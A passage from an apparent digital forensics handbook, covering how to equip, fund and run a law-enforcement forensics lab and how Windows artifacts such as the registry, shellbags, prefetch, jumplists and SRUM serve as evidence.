not in any particular order, and I have not intentionally excluded any not listed. These are just the products that I have had personal experience with and see most often discussed between examiners. In my day-to-day operations, I use both Magnet Axiom and Cellebrite, depending on which report my detectives prefer. A smaller agency may not have the budget for both or either. Autopsy is an excellent free program from Basis Technology and created by Brian Carrier. I have used it to validate evidence extracted with commercial tools to great success. I would recommend it to be a must-have for every lab for that very reason.

When considering open-source and free software, always use a test environment before implementing in a production network. There are many exciting and brilliant tools made freely available to the community by their authors and some of which allow you to contribute code towards their improvement. Thanks to Brian Carrier, we have Autopsy, as Eric Zimmerman gave us Kape and EZ Tools, and Alexis Brignoni, the Log Events and Properties Parser series. There are so many wonderful free tools out there that you could fill an entire book and you will discover them and want to try them out as much as possible, as there is no single tool that does everything perfectly. As an examiner, you will need to be a lifelong learner and stay connected to the community to remain on top of new discoveries, tools, and techniques.

Selecting peripheral equipment

You will find very quickly that workstations and software are only the beginning of your expenditures. Many peripheral devices and tools will also need to be purchased to assist with various examinations. You can plan to purchase them up front or as needed. In some cases, you may only use the device once in several years. While this list is no way extensive or exclusive, it is exemplary of the tools that I had purchased for my lab as I discovered need for them.

- A digital camera for photographing devices and crime scenes. It is helpful to purchase one capable of video recording in high definition and connecting to your workstation for file transfer.
- An external SSD drive for transferring files between workstations. The larger and faster, the better.
- Computer hand tools that can be purchased specifically for computer or mobile device repair.
- A heat gun for melting the glue around a mobile device touchscreen.
- A magnifying visor with a light for seeing small screws and writing.
- Various cables for connecting to various types of hard drives and SSDs. (I.E. IDE, ATA, SATA, USB)
- Data transfer cables for various types of phones. (i.e. Lightning, Micro USB, USB-C, Mini USB)
- An anti-static mat
- Write blocker for preventing data writes on target hard drives
- A charging cabinet for devices that are bruteforcing
- Faraday bags and a faraday cage for preventing devices from touching mobile networks
- External battery chargers for transferring low power devices from the crime scene to the lab
- Sim card and SD card readers

- APC Battery backup and surge protector for your expensive workstations.

There are many other items for which you may or may not discover the need as your case load grows, but these items are the most likely. You may also consider purchasing cloud services for the storage of digital evidence or have your IT department setup dedicated server space that can be expanded. Smaller agencies may just use hard drives stored in the evidence locker.

Planning for Disaster

You will want to have a disaster recovery plan for lightning strikes, flooding, fire, earthquake, or simply hardware failure and viruses. You will invest tens of thousands of dollars and countless hours planning, purchasing, and setting up your lab. A good disaster recovery plan protects that investment. You may include a backup plan for your workstation once per week. The rule is to store at least one copy of backups on site and duplicate copies at an off-site location. You may want to log all updates to your workstation in case you encounter an issue and need to roll-back or troubleshoot new problems. Keep your forensic workstation on a dedicated network of its own if it needs to have an internet connection at all. Invest in a good antivirus and monitoring tool. In the recovery plan you will also need to consider upgrading components every 2 to three years as wear will degrade your equipment over time.

Certification and Training

Some US States require digital forensics examiners to be certified. Whether or not that is the case for your location, it is good to consider having at least one examiner certified and trained to teach others. There are non-profit organizations such as the National White Collar Crime Center (NW3C) that offers both training and certification for Cyber Crime Examiners and Investigators free of cost to law enforcement or government personnel. The training is on par with for-profit organizations and the certification is much less costly. There is no exam as it is experience based, and it lasts for one year. As stated, there are also for-profit organizations that offer certification and individual vendors that certify users of their specific tools.

Why should you get certified?

In any case, it is worth the investment of time and money and greatly helpful when called to the stand in court. Your testimony will carry more weight if you are certified and the knowledge gained from the training involved will help you to make competent and confident statements when cross-examined.

Where to find training

I always suggest to everyone to begin their quest for information at AboutDFIR.com. You will find ample resources and an updated list of training with prices. Some other sites to consider are DFIRDivा. com and DFIR.Training. SANS Institute has very reputable programs for training and certification that is recognized worldwide, though costly and not recommended (by me) for inexperienced examiners. Their certification exams are open book and timed and you are given practice tests prior to taking the final. Should you achieve this level of certification, you will definitely be considered a member of an elite class of Digital Forensics Examiner.

Creating a training plan for your lab

Whether you are the only examiner or you have multiple people working in your lab, you need to have a training plan for everyone, especially if they are trying to maintain certifications that require annual credit hours for re-instatement.

Accreditation

Accreditation is not mandatory in the United States, but it is highly recommended. However, it may become mandatory in the future and therefore is worth mentioning and describing. The ANSI-ASQ National Accreditation Board (ANAB) is a subsidiary of the American National Standards Institute (ANSI) and the American Society for Quality (ASQ). In order to have your lab considered for accreditation, ANAB will audit the lab's tasks and functions to ensure correct procedures are being followed consistently. For additional information on accreditation through ANAB, see www.anab.org

Budgeting for the lab

Digital Forensics is an expensive operation. You will need to budget appropriately for your lab to continue successfully and responsibly. Plan for hardware and software licensing costs alongside of training, certification, and expansion costs. Create a monthly, quarterly, and annual expenditure spreadsheet. Estimate your total annual number of examinations and type of cases as you may need to plan for the purchase of new software or hardware for use in special circumstances. Planning for future operations is critical as technology evolves quickly and storage size on devices grows rapidly. Training is absolutely necessary to maintain knowledge of new operating systems and hardware.

Duties and responsibilities

ANAB requires that specific objectives be determined for each role within a digital forensics lab by the lab manager who is responsible for establishing, enforcing, and reviewing, procedures for case management. The manager also plans for updates and upgrades, and accounts for all activities and training within the lab. Other lab members should have enough training to utilize their equipment effectively and should report directly to the lab manager.

Privacy Policy

Any law enforcement digital forensics lab should consider having a privacy policy regarding handling of digital evidence. There are websites such as NATSAR.com that offer model policies for a price, but you can also reach out to the community through the Digital Forensics Discord Server for free copies of other agency policies. Having a privacy policy will go far to protect your agency and lab members from litigation in high profile cases.

Standard Operating Procedures

It should go without saying that having Standard Operating Procedures (SOP) developed, maintained, and reviewed by the lab manager is a good consideration. Not only is it required for accreditation, but it will also protect the agency from litigation in much the same way as having a privacy policy. By creating SOPs that are based on national standards from the Scientific Working Group on Digital Evidence (SWGDE) or the National Institute of Standards and Technology (NIST), you can rest assured that your lab is operating within accreditation standards.

Chapter Summary

In summary, a law enforcement digital forensics lab operates to conduct criminal investigations and store evidence. The outcome of a murder investigation and the exoneration of an innocent suspect may be entirely determined by the work done by lab members. That responsibility should weigh heavily upon each person involved and be considered in day-to-day operations as well as future planning. The setup and maintenance of an effective lab can be an expensive operation, and the obligation to tax-paying citizens should be a constant presence in the mind of the lab manager. As Law Enforcement Examiners, your duty is to protect and serve the community and your agency. Always remember that, and strive to make your lab better every day, by improving your skills and knowledge, that of other lab members, and your equipment. Serve with pride in knowing that your mission is noble and impactful, and you will be joined by a global community of Digital Forensics Examiners that will welcome you into the fold.

Chapter 16 - Artifacts as Evidence



By [Nisarg Suthar¹⁶⁷](#)


Forensic Science

Before learning about artifacts as digital evidence, I'll preface this chapter with the most fundamental definition of basic science. So what is Science? It is a field that follows a scientific process in any domain. That process is cyclical and goes something like this:

- We make observations in nature.
- We form an initial hypothesis about something.
- We look for things that confirm or deny the formed hypothesis.
- If we find something that denies it, we form a new hypothesis and go back to making observations.
- If we find something that confirms it, we continue making new observations to extend our dataset and verify the hypothesis until the dataset is substantial in confirming it precisely and accurately. If we further find something that denies the original hypothesis, we form a new one by repeating the process.

¹⁶⁷<https://linktr.ee/NisargSuthar>

We never pollute this scientific process with biases or opinions. It is only credible as far as the fact finder's neutrality goes. All scientists trust observations and verified prior research, discarding all speculation.



16.1 - Attr: GliderMaven, CC BY-SA 4.0, via Wikimedia Commons

Ultimately, the goal of any science is not to state things in absolutes but in observations, experiments, procedures, and conclusions. Even the fundamental laws of science begin with a basic foundation laid of assumptions.

Much like any scientific field, 'forensics' or 'criminalistics' is a branch of science that deals with identifying, collecting, and preserving evidence of a crime. It is not just identifying, collecting, and preserving but doing so in a forensically sound manner. What that means is that evidence should not be changed or stray away from its true form.

Digital Forensics is a six-phase process including:


- Preparation: Making sure your suite of forensic tools is up to date, and destination media are sanitized.
- Identification: Identifying the devices of interest at the site. Mobile phones, laptops, IoT devices, USB drives, cameras, SD cards etc. Anything with some type of digital memory.
- Collection: Acquiring the memory via imaging and hashing the sources for verification.
- Preservation: Using techniques viable for long term storage of sensitive evidence. Also includes maintaining a valid chain of custody.
- Analysis: Dissecting the acquired evidence. All puzzle solving and brainstorming happens in this phase.
- Reporting: Preparing a concise and easily digestible report of your findings for people who may not be technically inclined. The report must show forensic soundness for it to be admissible in the court of law.

Types of Artifacts

Analysis is a major phase where forensicators discover different types of artifacts ranging from plain metadata to complex evidence of execution and residual traces. The vast gap between the difficulty of retrieving or reconstructing evidence determines the fine line between E-Discovery and Digital Forensics.

User data such as internet history, images, videos, emails, messages, etc., fall under E-Discovery. It is relatively easy to reconstruct even from the unallocated space.

However, System Data-like artifacts that help support some view of truth, or determine how closely a transpired event is to the evidence, are not that simple to manually parse with forensic soundness, which is why often times forensicators rely on well-known parsing tools, either commercial or open-source.




16.2 - Attr: Original from 6th slide in DVD included with E-Discovery: An Introduction to Digital Evidence by Amelia Phillips, Ronald Godfrey, Christopher Steuart & Christine Brown, modified here as text removal

And that is the main difference between E-Discovery & Digital Forensics, depending on the categorization of data alone. Both follow different procedures and have a different scope of execution. Generally, E-Discovery can be contained to only the logical partitions and the unallocated region, whereas Digital Forensics operates in a much wider scope solely due to the necessity of dealing with complex data structures.

What is Parsing?

This brings us to parsing. We often go around throwing the term while working with a variety of artifacts; “Parse this, parse that”, but what does it mean in the real sense? To understand the parsing methodology, tools & techniques, we must be familiar with the origin of the handling of the data being parsed. What I mean by that is how the data was originally meant to be handled. What was its structure by design? How can it be replicated?

Generally, it is some feature or underlying mechanism of the main operating system installed on the device. Parsing tools are written to accurately mimic those functions of the operating system, which make the raw data stored on the hardware human readable.



16.3 - Attr: Kapooh, CC BY-SA 3.0, via Wikimedia Commons

Understand the operating system as an abstraction level between the end-user and the intricacies of raw data. It provides an interface to the user which hides all the complexities of computer data and how it is being presented.

Before parsing the artifacts and diving deep into analysis, you must fully understand how files are generally handled by an operating system. As mentioned earlier, an operating system is just a very sophisticated piece of software written by the manufacturers to provide an abstraction level between the complexities of hardware interactions and the user.

In the context of file handling, operating systems either *store* files or *execute* files. Both of which require different types of memory. Also, note that *storing* files requires access to a storage media such as HDDs, SSDs, and flash drives, whereas *executing* files requires access to the microprocessor. Both are handled by the operating system.

As you might already know, computers, or any electronic computing device for that matter, primarily utilize two types of memory:

1. RAM (Random Access Memory):

- Volatile memory, only works for the time power is supplied.
- Used for assisting the execution of applications/software by the processor of the device.

2. ROM (Read Only Memory):

- Non-volatile memory, retains data even when not in use.
- Used for storing the application files for a larger period of time.

There are many sub-types of both RAM & ROM, but only the fundamental difference between them is concerned here.

Now let's look at the lifecycle of an application in two stages:

1. Production Cycle:

An application is a set of *programs*. A program is a set of *code* written by a programmer, generally in higher-level languages, that does not interact directly with machine-level entities such as registers, buses, channels, etc. That piece of code is written to the disk. The code is then compiled to assembly, which is a lower leveled language that can interact directly with machine-level entities. Finally, the assembly is converted to the machine code consisting of 1s and 0s (also known as binary or executable file), which is now ready for its execution cycle.

2. Execution Cycle:

Now that the program is sitting on the disk, waiting to be executed, it is first loaded into the RAM. The operating system instructs the processor about the arrival of this program and allocates the resources when they're made available by the processor. The processor's job is to execute the program one instruction at a time. Now the program can execute successfully if the processor is not required to be assigned another task with a higher priority. If so, the program is sent to the ready queue. The program can also terminate if it fails for some reason. However, finally, it is discarded from the RAM.

You can easily remember both of these cycles by drawing an analogy between electronic memory and human memory. Here, I use chess as an example. Our brains, much like a computer, uses two types of memory:

1. Short-term (Working memory):

- For a game of chess, we calculate the moves deeply in a vertical manner for a specific line based on the current position.
- This is calculative in nature. The calculation comes from the present situation.


2. Long-term (Recalling memory):

- At the opening stage in a game of chess, we consider the candidate moves widely in a horizontal manner for many lines.
- This is instinctive in nature. Instinct comes from past experiences.

Understanding how an operating system parses the data from different sources, whether it is on disk or in memory, will help you identify, locate, and efficiently retrieve different types of artifacts necessary for an investigation.


Artifact-Evidence Relation

You will come across an ocean of different artifacts in your investigations, but artifacts have a very strange relationship with what might potentially be considered evidence. Artifacts alone do not give you the absolute truth of an event. They provide you with tiny peepholes through which you can reconstruct and observe a part of the truth. In fact, one can never be sure if what they have is indeed the truth in its entirety.



16.4 - Attr: Original by losmilzo on imgur, modified here as text removal

I always love to draw an analogy between the artifacts and the pieces of a puzzle, of which you're not certain to have the edge or the corner pieces. You gather what you can collect and try to paint the picture as unbiased and complete as possible.



16.5 - Attr: By Stefan Schweighofer on Pixabay

That being said, if you apply the additional knowledge from metadata, OSINT, and HUMINT to the parsed artifacts, you might have something to work with. For instance, say you were assigned an employee policy violation case where an employee was using their work device for illegally torrenting movies. Parsing the artifacts alone will give you information about the crime, but not as evidence. You would still need to prove that the face behind the keyboard at the time of the crime was indeed the one that your artifacts claim. So you would then look for CCTV footage around the premises, going back to the ***Identification*** phase in the Digital Forensics lifecycle, and so forth and so on.

As a result of the codependency of the artifacts on drawing correlations to some external factor, they form a direct non-equivalence relation with evidence. However, note that this “rule”, if you will, is only applicable to a more broad scope of the investigation. In the more narrow scope as a forensicator and for the scope of your final forensic report, artifacts are most critical. Just keep it in the back of your mind that encountering an artifact alone doesn't mean it's admissible evidence. Parse the artifact, make notes, and document everything. Being forensically sound is more important than worrying about completing the entire puzzle because there will be no edge or corner pieces to it.

Examples

This section will cover how some of the more uncommon artifacts can play into a case from a bird's eye view. We won't be getting into the technical specifics on the parsing or extraction, rather the significance of those artifacts at a much higher level, including what it offers, proves, and denies. Additionally, what is its forensic value? I suggest the readers use these brief bits to spark their curiosity about these important artifacts and research on their own about locating and parsing them.

Registry

About:

- The Windows Registry is a hierarchical database used by the Windows operating system to store its settings and configurations. Additionally, it also stores some user data pertaining to user applications, activities, and other residual traces.
- The Registry is structured with what are called Hives or Hive Keys (HK) at the top-most level. Each hive contains numerous keys. A key can contain multiple sub-keys. And sub-keys contain fields with their values.

There are mainly two types of hive files:

1. System Hive Files:

- SAM (Security Account Manager): User account information such as hashed passwords, account metadata including last login timestamp, login counts, account creation timestamp, group information, etc.
- SYSTEM: File execution times (Evidence of Execution), USB devices connected (Evidence of Removable Media), local timezone, last shutdown time, etc.
- SOFTWARE: Information about both user and system software. Operating System information such as version, build, name & install timestamp. Last logged-on user, network connections, IP addresses, IO devices, etc
- SECURITY: Information about security measures and policies in place for the system.

2. User Specific Hive Files:

- Amcache.hve: Information about application executables (Evidence of Execution), full path, size, last write timestamp, last modification timestamp, and SHA-1 hashes.
- ntuser.dat: Information about autostart applications, searched terms used in Windows Explorer or Internet Explorer, recently accessed files, run queries, last execution times of applications, etc.
- UsrClass.dat: Information about user-specific shellbags is covered in the next section.

Significance:

- Identifying malware persistence which can lead to the discovery of Indicators of Compromise (IOCs).
- Proving the presence of removable media in a particular time frame, which can further help with the acquisition of the same.
- Retrieving crackable user password hashes from the SAM and SYSTEM hives, which might help access the encrypted partitions if the password was reused.

Shellbags

About:

- Shellbags were introduced in Windows 7. It is a convenience feature that allows the operating system to remember Windows Explorer configuration for user folders and a folder's tree structure.
- Whenever a folder is created, selected, right-clicked, deleted, copied, renamed or opened, shellbag information will be generated.
- Depending on the Windows version, shellbag information can be stored in either `ntuser.dat`, `UsrClass.dat` or both.

Significance:


- Reconstructing the tree structure for deleted folders. Helpful in providing an idea of the files that used to exist when they cannot be carved from the unallocated space.
- Disproving denial of content awareness. If a subject claims that they were simply not aware of something existent on their system, shellbags can disprove their claims with an obvious given that an exclusive usage of the machine was proven.
- Getting partial information about the contents of removable media that were once mounted on the system.

Prefetch

About:

- Prefetch was first introduced in Windows XP. It is a memory management feature which optimizes loading speeds for files that are frequently executed. Originally it was meant for faster booting times, but since has been developed for applications too. Hence, this artifact is a direct evidence of execution.
- We looked at the lifecycle of an application earlier, the prefetcher in Windows works in the same way. It studies the first ~10 seconds of an application launched and creates/updates the corresponding prefetch file, for faster loading speeds on the next execution.

- Starting from Windows 10, prefetch files are compressed by default to save considerable disk space. It uses the Xpress algorithm with Huffman encoding. For validation purposes, forensic analysts must decrypt their prefetch files first. Thank you Eric¹⁶⁸ for this handy Python script¹⁶⁹ for the same.



16.6 - Working of Windows Prefetcher

It has three working modes:

Value	Description
0	Disabled
1	Application prefetching enabled
2	Boot prefetching enabled
3	Application & Boot prefetching enabled

This value is set from the registry key:

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters
Forensic analysts can refer to this key to check if prefetching is disabled.

¹⁶⁸<https://twitter.com/ericrzimmerman>

¹⁶⁹<https://gist.github.com/EricZimmerman/95be73f6cd04882e57e6>

Significance:

- Since it is evidence of execution, it is helpful in identifying anti-forensic attempts at bypassing detection. Any automated anti-forensic tools ran would in turn result in its own prefetch file being generated.
- Useful in identifying and hunting ransomware executed. Once identified, analysts can look for publicly available decryptors to retrieve encrypted files.
- By studying files and directories referenced by an executable, analysts can identify malware families.
- Application execution from removable media or deleted partitions can be identified from the volume information parsed.
- Timestamps for last eight executions and the run counter is useful for frequency analysis of malicious executables. Worms which would result into multiple prefetch files referencing the exact same resources is a prime example of this.

Jumplists & LNK files

About:

- LNK files, or link files are the shortcuts that a user or an application creates for quick access to a file. LNK files themselves are rich in file metadata such as timestamps, file path, file hash, MAC address, volume information and volume serial numbers.
- However, apart from the Recent Items and Start Menu folders, these LNK files are also found embedded in jumplists.
- Jumplists were first introduced in Windows 7. It is a convenience feature of the Windows Taskbar, that allows a user to have a quick access to recently used files in or by different applications. It automatically creates these ‘lists’ in the right click context menu which can be used to ‘jump’ to induce a frequently used action.
- There are two types of jumplists; automatic and custom. Automatic jumplists are those created automatically by Windows, based on the MRU and MFU items. Custom jumplists are those explicitly created by the user, like bookmarks in a browser or pinning files for instance.
- Both categories of these jumplists provide rich information like modified, accessed and created timestamps, and absolute file path of the original file.

Significance:

- Useful to gain information on uninstalled applications and deleted files from the system & also applications ran and files opened from removable media.
- Again, being a direct evidence of execution, it can be useful in timelining executed applications and opened files.
- Useful to discover partial user history including URLs and bookmarks.

SRUDB.dat

About:

- SRUDB.dat is an artifact resulting from a new feature introduced in Windows 8, called SRUM (System Resource Usage Monitor) which tracks and monitors different usage statistics of OS resources such as network data sent & received, process ownership, power management information, push notifications data and even applications which were in focus at times along with keyboard and mouse events as per a new research¹⁷⁰.
- It is capable of holding 30-60 days worth of tracking data at a time.
- So far, we haven't looked at an artifact that has been able to undoubtedly map a particular process executed to a user. SRUDB.dat offers us this critical information directly. It is one of the most valuable artifacts due to the multidimensional applications of SRUM by the OS itself.

Significance:

- Useful in mapping process to a user account. Especially useful in the scenarios of restricted scope of acquisition.
